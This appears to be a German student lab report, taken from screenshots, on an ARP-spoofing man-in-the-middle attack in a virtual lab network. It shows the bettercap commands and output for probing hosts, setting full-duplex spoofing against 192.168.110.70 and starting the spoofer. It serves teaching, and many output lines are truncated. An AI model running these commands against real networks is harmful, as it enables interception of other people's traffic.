
Cybersecurity Basics
a Man-in-the-Middle Attack
ARP-Spoof

- 22.03.2024

- Yavuz Özbay
- **yoe144963@stud.gibb.ch**

Man in the Middle Attack



Für den Angreif braucht man

-bettercap

-Wireshark

-Benutzer-Client(VMKL1)

-Benutzer Angreif(VMLS1)

Schauen wir uns zunächst die Module an, die von Benutzer Angreif (VMLS1) als Hilfswerkzeug verwendet werden können.

```
vmadmin@li224-vmLS1:~$ bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help

Permission Denied
vmadmin@li224-vmLS1:~$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help

192.168.110.0/24 > 192.168.110.61  » [23:16:27] [sys.log] [inf] gat
192.168.110.0/24 > 192.168.110.61  »
```

Alle sind Benutzbar

```
Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
             c2 > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      ndp.spoof > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running

192.168.110.0/24 > 192.168.110.61  » _
```

Lassen Sie uns zuerst die aktiven IP-Adressen im Netzwerk mit "net.probe on" auflisten

```
mysql.server > not running
    ndp.spoof > not running
    net.probe > not running
    net.recon > not running
    net.sniff > not running
  packet.proxy > not running
     syn.scan > not running
    tcp.proxy > not running
       ticker > not running
           ui > not running
       update > not running
         wifi > not running
          wol > not running

192.168.110.0/24 > 192.168.110.61 » net.probe on
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [sys.log] [inf] net.
.168.110.0/24
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [sys.log] [inf] net.
irement for net.probe
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:24:46 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:60:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:80:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
:50:56:01:20:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:72:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
:50:56:01:35:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpo
50:56:00:73:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » help arp.spoof_
```

Werfen wir einen Blick auf die Parameter, die mit "help arp.spoof" folgen.

```
50:56:00:72:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 19
:50:56:01:35:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 19
50:56:00:73:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) con
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

    arp.spoof.fullduplex : If true, both the targets and the gateway will
the target (if the router has ARP spoofing protections in place this will
ult=false)
      arp.spoof.internal : If true, local connections among computers of t
otherwise only connections going to and coming from the external network.
  arp.spoof.skip_restore : If set to true, targets arp cache won't be rest
d. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses, MAC addre
so supports nmap style IP ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addre
e spoofing. (default=)

192.168.110.0/24 > 192.168.110.61 » set arp.spoof.fullduplex true
192.168.110.0/24 > 192.168.110.61 » _
```

"set arp.spoof.full duplex true" für den Attack zu beginnen


```
:50:56:01:35:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61  » [23:16:56] [endpoint.new] e
50:56:00:73:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61  » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the ne

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the tar
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

    arp.spoof.fullduplex : If true, both the targets and the ga
the target (if the router has ARP spoofing protections in place
ult=false)
      arp.spoof.internal : If true, local connections among comp
otherwise only connections going to and coming from the externa
  arp.spoof.skip_restore : If set to true, targets arp cache wor
d. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses,
so supports nmap style IP ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses,
e spoofing. (default=)

192.168.110.0/24 > 192.168.110.61  » set arp.spoof.fullduplex tr
192.168.110.0/24 > 192.168.110.61  » set arp.spoof.targets 192.1
192.168.110.0/24 > 192.168.110.61  »
```

Wir senden eine Anfrage an die Ziel-IP mit "set arp.spoof.targets 192.168.110.70"

```
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 192.168.110.72 detected as 00:
50:56:00:72:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 192.168.110.135 detected as 00
192.168.110.0/24 > 192.168.110.61 » [23:16:56] [endpoint.new] endpoint 192.168.110.73 detected as 00:
50:56:00:73:01 (VMware, Inc.).
192.168.110.0/24 > 192.168.110.61 » help arp.spoof
arp.spoof (not running): Arp spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

    arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only
the target (if the router has ARP spoofing protections in place this will make the attack fail). (defa
ult=false)
      arp.spoof.internal : If true, local connections among computers of the network will be spoofed,
otherwise only connections going to and coming from the external network. (default=false)
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stoppe
d. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, al
so supports nmap style IP ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip whil
e spoofing. (default=)

192.168.110.0/24 > 192.168.110.61 » set arp.spoof.fullduplex true
192.168.110.0/24 > 192.168.110.61 » set arp.spoof.targets 192.168.110.70
192.168.110.0/24 > 192.168.110.61 » arp.spoof on
[23:20:04] [sys.log] [inf] arp.spoof enabling forwarding
192.168.110.0/24 > 192.168.110.61 » [23:20:04] [sys.log] [war] arp.spoof full duplex spoofing enabled
, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.110.0/24 > 192.168.110.61 » [23:20:04] [sys.log] [inf] arp.spoof arp spoofer started, probing
 1 targets.
192.168.110.0/24 > 192.168.110.61 »
```

start


Senden gefälschter ARP-Anforderungen an die Ziel-IP mit "arp.spoof on". Der Attack hat begonnen! Wir können ARP-Anfragen von Wireshark kontrolieren



